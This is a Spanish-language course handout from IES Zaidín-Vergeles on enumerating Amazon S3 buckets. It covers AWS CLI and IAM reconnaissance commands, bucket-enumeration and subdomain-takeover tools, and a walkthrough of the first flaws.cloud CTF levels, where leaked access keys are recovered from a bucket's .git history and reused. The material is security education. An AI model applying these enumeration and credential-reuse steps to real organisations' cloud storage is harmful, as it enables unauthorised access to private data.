ENUMERACIÓN AMAZON S3

José Luis Berenguel Gómez – IES Zaidín-Vergeles

Sumario

1. Introducción

Cada vez más recursos de Internet se encuentran almacenados en la nube. Los motivos son diversos, facilidad de uso, facilidad de administración, mayor escalabilidad, etc. Uno de las servicios de cloud más utilizados es AWS (*Amazon Web Services*).

Los servicios disponibles en AWS son enormes, computación, big data, machine learning, streaming de vídeo, IoT, etc. Sería necesario hacer un curso exclusivo para aprender a conocerlos y manejarlos. En la siguiente captura apenas se pueden ver todos los servicios de AWS.

Figura 1: Imagen con los servicios de AWS agrupados por categorías. Fuente: AWS

Existen otras plataformas en la nube como Microsoft Azure o Google Cloud. Los programas de bug bounty de estas plataformas suelen pagar grandes sumas de dinero por las vulnerabilidades reportadas más graves. Un ejemplo son los más de 133.000$ que pagó Google por una vulnerabilidad RCE en su plataforma. Para llegar a estos niveles, es necesario un conocimiento muy amplio y una gran especialización en el funcionamiento de los servicios de estas plataformas.

Recompensa por hackear la red de Google [ENG]
https://youtu.be/g-JgA1hvJzA

La infraestructura de AWS se divide en regiones y en cada región hay zonas disponibles (*Availavility Zones* – AZ) con infraestructura específica para poder desplegar los servicios que deseemos en una región y zona de nuestra elección.

Regiones y zonas de AWS [ENG]
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-regions-availability-zones.html#concepts-available-regions

En este documento, nos centraremos en uno de estos servicios: **S3 (*Simple Storage Service*)**. S3 es un servicio utilizado para almacenar recursos, entre otras cosas. Por ejemplo, un recurso almacenado en Amazon S3 tendría una URL similar a la siguiente:

```
https://s3.amazonaws.com/dominio_empresa/nombre_recurso
```

Amazon S3
https://aws.amazon.com/es/s3/

Además, también se revisará **AWS IAM** (***Identity and Access Management***), un servicio web empleado para realizar el control de acceso seguro a los recursos de AWS.

AWS IAM
https://docs.aws.amazon.com/IAM/latest/UserGuide/introduction.html

El objetivo último es aprender a enumerar servicios S3 que no están correctamente bastionados por no realizar ningún control de acceso o por no estar correctamente configurados.

2. Instalación de AWS CLI

Para interaccionar con los servicios web de AWS necesitamos tener instalada **AWS CLI**, una herramienta en línea de comandos. También existen APIs o SDKs para interaccionar con los diferentes servicios.

La instalación de AWS CLI depende de nuestro sistema operativo anfitrión. En entornos Linux consistirá en realizar los siguientes pasos. También es posible que esté disponible un paquete de instalación para apt-get.

```
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

Una vez concluido el proceso podemos comprobar la instalación con el siguiente comando:

```
$ aws --version
aws-cli/2.4.7 Python/3.8.8 Linux/5.14.0-kali2-amd64 exe/x86_64.kali.2021 prompt/off
```

Instalar o actualizar AWS CLI [ENG]
https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

3. Amazon S3

Amazon *Simple Storage Service* (Amazon S3) es un servicio de almacenamiento orientado a objetos. Un objeto está compuesto por el fichero y los metadatos del mismo. Los objetos se almacenan en ***buckets***. Un *bucket* es un contenedor para los objetos. Para poder crear un *bucket* hay que ser cliente de AWS (estar registrado en AWS). Para crear un *bucket* debemos especificar el nombre y la región en donde se creará. Una vez creado, podremos subir los datos como objetos, cada objeto dispone de una clave (*key*), un nombre único que lo identifica en el *bucket*.

Por defecto, los *buckets* y los objetos almacenados en él son privados. Para dar acceso a estos recursos, hay que definir los accesos explícitamente. Esto se puede definir de diversas maneras: *bucket policies*, *AWS IAM*, *ACLs* o *Access Points*.

Documentación de AWS S3 [ENG]
https://docs.aws.amazon.com/AmazonS3/latest/userguide/Welcome.html

Entre las cosas que es posible realizar en un *bucket* S3 está almacenar un sitio web estático, realizar procesamiento de vídeo, etc. En ocasiones, los usuarios cometen errores en la configuración de los *bucket* por no conocer los detalles de seguridad. Por ejemplo, almacenar ficheros privados en un *bucket* configurado como sitio web estático con acceso público total sería un error grave puesto que este tipo de *bucket* hace que todos sus objetos sean públicos.



Figura 2: Advertencia de seguridad en la documentación sobre la configuración de un S3 como sitio web estático. Fuente: https://docs.aws.amazon.com/AmazonS3/latest/userguide/WebsiteAccessPermissionsReqd.html

Artículo de Rapid7 sobre Buckets públicos [ENG]
https://www.rapid7.com/blog/post/2013/03/27/open-s3-buckets/

En las siguientes secciones se explicarán algunos métodos y herramientas para enumerar *buckets* y detectar errores de configuración.

3.1. Descubrir nombres de buckets

Existen diversos métodos para acceder a un *bucket*. El primero de ellos es el acceso basado en el **estilo *virtual host***:

```
https://bucket-name.s3.Region.amazonaws.com/key-name
```

donde ***bucket-name*** sería el nombre del *bucket*, ***Region*** es la región en la que se ha definido el *bucket* y ***key-name*** el nombre del objeto. Otro método de acceso es el **estilo basado en rutas URL**:

```
https://s3.Region.amazonaws.com/bucket-name/key-name
```

Otro método habitual es acceder usando ***s3://*** del siguiente modo:

```
s3://bucket-name/key-name
```

Algunos *buckets* que almacenan información pública permiten listar todo su contenido. Por ejemplo, podemos listar el contenido del *bucket irs-form-990* que contiene un listado de todas las ONGs de Estados Unidos. Ejecutando el siguiente comando obtendremos ese listado.

```
curl http://irs-form-990.s3.amazonaws.com/
```

Se mostrará un montón de información en XML. También podemos utilizar AWS CLI para hacer esta consulta:

```
aws s3 ls s3://irs-form-990/ --no-sign-request
```

La opción ***--no-sign-request*** permite realizar consultas sin necesidad de enviar credenciales de usuario. Si queremos obtener información completa del comando ***aws*** podemos ejecutar ***aws help***, y si queremos más información del comando empleado para interaccionar con el servicio S3 podemos ejecutar el comando ***aws s3 help***.

Se pueden descargar los objetos listados bien con *curl*:

```
curl http://irs-form-990.s3.amazonaws.com/201101319349101615_public.xml
```

bien con AWS CLI:

```
aws s3 cp s3://irs-form-990/201101319349101615_public.xml . --no-sign-request
```

3.2. Niveles de autenticación de Amazon S3

En Amazon S3 se diferencia entre los permisos de acceso a los objetos y al *bucket*. Además hay dos niveles de acceso:

- ***Anyone***. Cualquiera puede listar o descargar el contenido del *bucket* o del objeto.

- ***AuthenticatedUsers***. Los clientes de AWS pueden listar o descargar el contenido del *bucket* o del objeto. El nombre es desafortunado y puede crear una falsa seguridad ya que en la práctica este nivel de acceso no es distinto del anterior puesto que cualquiera con una tarjeta de crédito puede crearse una cuenta en AWS.

El método de control de acceso más empleado es **AWS IAM**. En este caso las peticiones al servicio son firmadas por lo que los ataques más habituales van dirigidos a comprometer esas claves de acceso. Las claves de acceso IAM consisten en un par ***Access Key ID – Secret Access Key***.

Una *Access Key ID* consiste en una cadena de 20 caracteres que comienza con la cadena **AKIA**. La *Secret Access Key* tiene una longitud de 40 caracteres. En la Sección 4 se mostrará cómo crear una cuenta en AWS, crear un usuario y obtener sus credenciales IAM con permisos de acceso a S3.

Adicionalmente, hay otro tipo de claves temporales, estas claves comienzan con la cadena **ASIA** e incluyen una cadena adicional llamada ***Session Token***.

3.3. Reconocimiento de AWS IAM

En el caso de que durante nuestras labores de reconocimiento encontremos las claves para AWS IAM deberemos añadirlas a un perfil de AWS para poder emplearlas en los comandos de reconocimiento. La forma de hacerlo sería la siguiente:

```
aws configure --profile PROFILENAME
```

El valor para PROFILENAME puede ser cualquiera para identificar la cuenta de AWS a la que vamos a acceder, por ejemplo, podría ser una cadena relacionada con el *bucket* sobre el que estamos haciendo el reconocimiento.

Otros comandos interesantes para nuestras tareas de reconocimiento son los siguientes:

- Preguntar por el *Account ID* que pertenece a una *access key*:

```
aws sts get-access-key-info --access-key-id AKIAEXAMPLE
```

- Conocer el nombre de usuario de la clave de acceso que estemos usando:

```
aws sts get-caller-identity --profile PROFILENAME
```

- Listar todas las instancias EC2 que se están ejecutando en una cuenta:

```
aws ec2 describe-instances --output text --profile PROFILENAME
```

- Listar todas las instancias EC2 que se están ejecutando en una cuenta en regiones diferentes:

```
aws ec2 describe-instances --output text --region Region --profile PROFILENAME
```

- Copiar un fichero local en el *bucket*:

```
aws s3 mv fichero_local s3://bucketname
```

Actividad
Realiza la tarea (**task 22**) del evento **Advent of Cyber 3** en la plataforma **TryHackMe** para practicar con los comandos explicados y responder a las preguntas.
https://tryhackme.com/room/adventofcyber3

3.4. Herramientas de enumeración

Una de las herramientas más famosas de enumeración de *buckets* S3 es ***Slurp***.

Slurp: S3 Bucket Enumeration
https://github.com/0xbharath/slurp

Esta herramienta utiliza una lista de palabras sobre las que realiza una serie de permutaciones para hallar *buckets* públicos sobre nuestro dominio objetivo. Además, permite realizar una auditoría del estado de nuestros servicios S3 utilizando nuestras credenciales. La herramienta está implementada en Go por lo que se requiere tener el compilador instalado o descargar el binario disponible desde el repositorio de Github.

Instalación de Slurp en Kali Linux [ENG]
https://medium.com/@hackerspark.com/install-slurp-s3-bucket-enumerator-in-kali-linux-dff22361b707

Bucket Finder es un script desarrollado en Ruby en 2013 por el creador del blog *Digi.Ninja*. Realiza una enumeración de *buckets* a partir de una lista de palabras y permite descargar todo el contenido de los *buckets*.

Bucket Finder: Trawl Amazon S3 buckets for interesting files [ENG]
https://digi.ninja/projects/bucket_finder.php

Otra herramienta interesante es ***AWSBucketDump*** desarrollada en Python, funciona de manera similar a las anteriores, por medio de una lista de palabras trata de obtener objetos en *buckets* S3. Además, permite utilizar hilos de ejecución para realizar la enumeración y descarga de objetos de forma concurrente.

AWSBucketDump
https://github.com/jordanpotti/AWSBucketDump

Por último, otra herramienta que puede resultar útil es ***Flumberbuckets***, desarrollada por el creador para mejorar aspectos de otras herramientas y que ha utilizado en sus tareas de bug hunting con éxito. También es una herramienta más reciente que las anteriores. Su uso se basa en herramientas como *mass3*, *s3enum* y *S3Scanner*. Además, incorpora varias listas de palabras para realizar la enumeración de la forma más precisa posible.

Flumberbuckets
https://github.com/fellchase/flumberboozle/tree/master/flumberbuckets

3.5. Control de subdominios

Este tipo de vulnerabilidad permite que un atacante aloje código malicioso bajo el dominio de la empresa víctima. Por ejemplo, la empresa ACME registra un *bucket* en Amazon S3 con el nombre *acmebucket.s3.amazonaws.com*. Posteriormente, la empresa da de alta en sus DNS el subdominio *bucket.acme.com* apuntando al *bucket* creado anteriormente.

Pasado un tiempo, la empresa deja de necesitar el *bucket* y lo elimina de Amazon S3, pero mantiene la DNS del subdominio dada de alta. En ese momento, cualquiera puede volver a registrar el *bucket* y tenerlo bajo el dominio de la víctima.

Una herramienta que permite detectar subdominios con registros DNS muertos es ***tko-subs***.

Tko-subs: TakeOver Subdomains.
https://github.com/anshumanbh/tko-subs

Dos herramientas similares a la anterior son ***HostileSubBruteforcer*** y ***autoSubTakeover***.

Herramientas para encontrar subdominios muertos
HostileSubBruteforcer: https://github.com/nahamsec/HostileSubBruteforcer
AutoSubTakeover: https://github.com/JordyZomer/autoSubTakeover

Suele ser un error común que cometen muchas empresas y un buen punto de partida en nuestra labor de bug hunting.

Lectura recomendada [ENG]
Informe de un reporte en HackerOne sobre un control de subdominio con una recompensa de $150.
https://hackerone.com/reports/121461

4. Caso práctico guiado

En esta sección resolveremos los primeros niveles del CTF basado en AWS creado por Scott Pipper con el objetivo de aprender sobre los errores más comunes que se cometen cuando se usa esta plataforma. Estos primeros niveles usan errores de configuración comunes en los *buckets* S3 por lo que no deberíamos tener dificultades en resolverlos.

La plataforma se accede en la URL http://flaws.cloud, los retos se organizan en niveles y para acceder al nivel siguiente es necesario encontrar el secreto que nos da la ruta de acceso al siguiente nivel (en forma de subdominio de la URL. En cada nivel existen pistas (*hint*) que ayudan a resolver el mismo. El primer nivel lo encontramos en la página principal…

4.1. Nivel 1

This level is *buckets* of fun. See if you can find the first sub-domain.

Con esta pista y lo aprendido en las secciones anteriores debemos ser capaces de resolver el primer nivel.

Comenzaremos realizando un reconocimiento del dominio *flaws.cloud* para averiguar más datos acerca del hosting en el que se encuentra.

```
dig A flaws.cloud @8.8.8.8
254 ×
```

```
; <<>> DiG 9.17.19-1-Debian <<>> A flaws.cloud @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4757
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;flaws.cloud.                   IN      A

;; ANSWER SECTION:
flaws.cloud.            5       IN      A       52.218.176.202

;; Query time: 28 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Sun Jan 23 15:01:52 EST 2022
;; MSG SIZE  rcvd: 56
```

También podíamos haber usado el comando *host*.

```
$ host flaws.cloud
flaws.cloud has address 52.218.180.66
```

Utilizaremos una búsqueda inversa para conocer más datos de esta IP a ver qué obtenemos.

```
$ nslookup 52.218.176.202
202.176.218.52.in-addr.arpa     name = s3-website-us-west-2.amazonaws.com.
```

Como podemos ver, la IP pertenece a Amazon S3 y el *bucket* está localizado en la región *us-west-2*. Si el bucket no tuviera configurado un DNS, el acceso al mismo sería a través del dominio *flaws.cloud.s3-website-us-west-2.amazonaws.com*. Ahora que sabemos que el dominio está almacenado en un *bucket* de Amazon S3, intentamos listar el contenido de todo el *bucket*, y tenemos éxito.

```
$ aws s3 ls s3://flaws.cloud --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
```

Vemos el fichero ***secret-dd02c7c.html*** y lo descargamos para ver su contenido.

```
aws s3 cp s3://flaws.cloud/secret-dd02c7c.html . --no-sign-request
download: s3://flaws.cloud/secret-dd02c7c.html to ./secret-dd02c7c.html
```

El fichero se habrá descargado en nuestra carpeta local, el contenido nos dará la ruta del nivel 2. Al acceder al siguiente nivel, se explica el por qué de la vulnerabilidad del nivel anterior. A continuación se ofrece la pista para descubrir el siguiente nivel.

4.2. Nivel 2

The next level is fairly similar, with a slight twist. You're going to need your own AWS account for this. You just need the free tier.

Esta información nos hace pensar que el *bucket* está configurado con permisos ***AuthenticatedUsers*** (ver Sección 3.2) por lo que cualquier usuario registrado en AWS podría acceder al contenido del mismo. Creamos una cuenta en el siguiente enlace.

Registro en la capa gratuita de AWS
https://aws.amazon.com/es/free

En el registro deberemos facilitar los datos personales, teléfono para autenticar la cuenta y una tarjeta bancaria válida. Deberemos tener cuidado de no sobrepasar los límites de la capa gratuita durante los 12 meses de prueba para no incurrir en ningún gasto.

Una vez hemos creado nuestra cuenta en AWS, debemos crear las credenciales IAM para poder utilizar los servicios desde AWS CLI. Para ello desplegamos la sección "**Todos los servicios**" y en la sección "**Seguridad, identidad, conformidad**" hacemos clic en IAM.



Figura 3: Acceso a la consola IAM desde nuestra cuenta de AWS

A continuación, en el panel lateral, dentro del desplegable "**Administración del acceso**" hacemos clic sobre "**Usuarios**" y a continuación "**Agregar usuarios**".
Escribimos el nombre de usuario que deseemos y, muy importante, señalar la casilla de verificación "**Clave de acceso: acceso mediante programación**". El resto de pasos podemos dejarlos vacíos. Una vez finalizada la creación del usuario, se mostrará una tabla con el nombre de usuario, el ID de la clave (AKIA…) y la clave de acceso. Es muy importante anotar estos valores, o descargar el fichero CSV puesto que solo tendremos esta ocasión para hacerlo, si perdemos las credenciales tendremos que crear otras nuevas.



Figura 4: Proceso de creación de un usuario en AWS IAM

A continuación vamos a crear un grupo de usuarios al que llamaremos **GrupoS3Admin**. Lo hacemos desde el panel lateral desde nuestra página de administración de AWS dentro de la sección "**Administración del acceso**". Los permisos asignados al grupo deberán ser **AmazonS3FullAccess**. En el proceso de creación del usuario podemos asignar los usuarios que queramos a este nuevo grupo. Necesitamos que el usuario que acabamos de crear pertenezca a este grupo para que tenga asignado permisos completos en Amazon S3 y poder realizar las labores de enumeración en los *buckets*.



Figura 5: Grupo de usuarios con los permisos AmazonS3FullAccess

Ya podremos configurar los datos de nuestro usuario en AWS CLI con el comando siguiente:

```
aws configure --profile PROFILENAME
AWS Access Key ID [None]: AKIA****************
AWS Secret Access Key [None]: N73h************************************
Default region name [None]:
```

```
Default output format [None]:
```

El valor de PROFILENAME será una cadena que identifique el nombre del perfil de dicha cuenta. A continuación podemos listar el contenido del *bucket* aportando los datos de nuestra cuenta.

```
aws s3 --profile PROFILENAME ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

El fichero ***secret-e4443fc.html*** contiene la URL del siguiente nivel. Podemos descargarlo y visualizarlo.

```
aws s3 --profile PROFILENAME cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-
e4443fc.html .
download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html to ./secret-
e4443fc.html
cat secret-e4443fc.html
```

4.3. Nivel 3

The next level is fairly similar, with a slight twist. Time to find your first AWS key! I bet you'll find something that will let you list what other buckets are.

Podemos listar el contenido del bucket sin necesidad de aportar credenciales.

```
$ aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud --no-sign-request
255 ×
                           PRE .git/
2017-02-26 19:14:33     123637 authenticated_users.png
2017-02-26 19:14:34       1552 hint1.html
2017-02-26 19:14:34       1426 hint2.html
2017-02-26 19:14:35       1247 hint3.html
2017-02-26 19:14:33       1035 hint4.html
2020-05-22 14:21:10       1861 index.html
2017-02-26 19:14:33         26 robots.txt
```

Observamos el directorio ***.git***. Como sabemos, este directorio oculto puede contener toda la información histórica de los commits realizados en un repositorio, podría contener claves o datos que no deberían haberse compartido. Para continuar, vamos a descargar el *bucket* completo con el comando ***aws s3 sync*** dentro de un directorio que crearemos para ello.

```
$ mkdir level3-flawscloud
$ cd level3-flawscloud
$ aws s3 sync s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud . --no-sign-request
```

Accedemos al directorio *.git* y ejecutamos el comando ***git log*** para ver el histórico de commits que se

han realizado. Observamos que se han realizado dos commits, el inicial, y un segundo commit en cuyo mensaje se indica que se había añadido información que no se debía, suponemos que ese commit será para borrar dicha información. Por tanto, nos interesa conocer el contenido del repositorio justo antes de eliminar esa información, es decir, el estado del repositorio en el primer commit.

```
$ cd .git
$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
```

El comando ***git checkout <commit_hash>*** nos permite visualizar el estado del repositorio en el commit indicado por su identificador hash. Una herramienta que permite realizar búsquedas de claves en los commits de un repositorio es ***Truffle Hog***.

TruffleHog
https://github.com/trufflesecurity/truffleHog

Para ejecutar el comando debemos salir del directorio *.git* y colocarnos en la carpeta donde descargamos todo el *bucket*.

```
$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
M       index.html
Note: switching to 'f52ec03b227ea6094b04e43f475fb0126edb5a61'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at f52ec03 first commit
```

Para ver el contenido del repositorio en este commit hacemos *ls* y veremos los ficheros que contiene.

```
$ ls -la
total 164
drwxr-xr-x  3 kali kali   4096 Jan 25 04:08 .
drwxr-xr-x 24 kali kali   4096 Jan 25 04:04 ..
-rw-r--r--  1 kali kali     91 Jan 25 04:08 access_keys.txt
-rw-r--r--  1 kali kali 123637 Feb 26  2017 authenticated_users.png
```

```
drwxr-xr-x  7 kali kali   4096 Jan 25 04:08 .git
-rw-r--r--  1 kali kali   1552 Feb 26  2017 hint1.html
-rw-r--r--  1 kali kali   1426 Feb 26  2017 hint2.html
-rw-r--r--  1 kali kali   1247 Feb 26  2017 hint3.html
-rw-r--r--  1 kali kali   1035 Feb 26  2017 hint4.html
-rw-r--r--  1 kali kali   1861 May 22  2020 index.html
-rw-r--r--  1 kali kali     26 Feb 26  2017 robots.txt
```

El fichero ***access_keys.txt*** contiene la clave AKIA y la clave secreta que configuramos como un nuevo perfil para poder usarla y ver qué elementos podemos acceder desde ella.

```
$ aws configure --profile FLAWS
AWS Access Key ID [None]: AKIA****************
AWS Secret Access Key [None]: OdNa************************************
Default region name [None]:
Default output format [None]:
```

Podemos listar los *buckets* S3 que usan este perfil con el siguiente comando.

```
$ aws --profile FLAWS s3 ls
```

El listado obtenido mostrará los *buckets* empleados por el perfil y conoceremos cuántos niveles quedan por resolver. Aquí concluye el caso práctico guiado, se anima al lector a finalizar el reto y aprender nuevos errores de configuración en otros servicios de AWS como por ejemplo EC2.

Bibliografía

Recursos y enlaces utilizados para elaborar este documento.

- TryHackMe Advent of Cyber 3 room (task 22): https://tryhackme.com/room/adventofcyber3
- The Hacker Playbook 3. Practical Guide to penetration testing. Red Team Edition. Peter Kim.
- CTF sobre AWS: http://flaws.cloud/
- Slurp: https://github.com/0xbharath/slurp
- AWSBucketDump: https://github.com/jordanpotti/AWSBucketDump
- Flumberbuckets: https://github.com/fellchase/flumberboozle/tree/master/flumberbuckets
- Bucket Finder: https://digi.ninja/projects/bucket_finder.php
- Truffle Hog: https://github.com/trufflesecurity/truffleHog
- tko-subs: https://github.com/anshumanbh/tko-subs
- HostileSubBruteforcer: https://github.com/anshumanbh/tko-subs
- autoSubTakeover: https://github.com/JordyZomer/autoSubTakeover